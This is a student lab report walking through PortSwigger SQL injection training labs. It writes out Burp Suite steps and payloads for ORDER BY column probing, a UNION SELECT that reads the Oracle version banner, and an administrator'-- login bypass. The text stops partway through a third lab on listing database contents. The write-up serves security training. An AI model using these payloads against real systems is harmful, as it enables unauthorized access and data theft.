PortSwigger Labs Report

By

Team Data Wizards

(Vibhuti Naik, Riya Kadam,


Sanika Raul, Shruti Shahu)

Contents:


SQL injection

Lab: SQL injection attack, querying the database type and version on Oracle


- **Objective:** Exploit a SQL injection vulnerability to determine the database type and version of the backend system (Oracle).
- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken**:
  1. Open Burp Suite and ensure your browser is configured to use Burp's proxy.
  2. In the lab, click on any Product Category (e.g., "Gifts").
  3. In Burp, go to the Proxy tab > HTTP history.
  4. Find the request for /filter?category=Gifts. Right-click it and select Send to Repeater.
  5. Modify the category parameter to: Gifts' ORDER BY 1—and click Send.




  6. If you get a 200 OK, try ORDER BY 2--.
  7. If ORDER BY 3-- returns a 500 Internal Server Error, you know the original query has 2 columns.



8. Modify the parameter to: Gifts' UNION SELECT 'a', 'a' FROM dual-- to ensure that columns can display text.




9. To extract the oracle version, use following payload: Gifts' UNION SELECT BANNER, NULL FROM v$version-- and click Send.




Lab: SQL injection vulnerability allowing login bypass

- **Objective:** Exploit a SQL injection vulnerability in the login form to bypass authentication and gain unauthorized access.
- **Tools Used**: Browser (Chrome)
- **Steps taken**:
  1. In the lab, navigate to the Login page.
  2. Enter dummy credentials (username: admin, password: admin) and click Log in.





3. Now enter username as administrator'-- and password (anything randomly).




Lab: SQL injection attack, listing the database contents on non-Oracle databases

- **Objective:** Exploit a SQL injection vulnerability to enumerate database contents on non-Oracle databases (e.g., MySQL, PostgreSQL, Microsoft SQL Server).
- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy.
- **Steps taken**:
  1. Intercept a category filter request (e.g., /filter?category=Accessories) and send it to Repeater.
  2. Use ORDER BY to find the column count:
     ' ORDER BY 1--
     ' ORDER BY 2-- (If 3 fails, there are 2 columns).




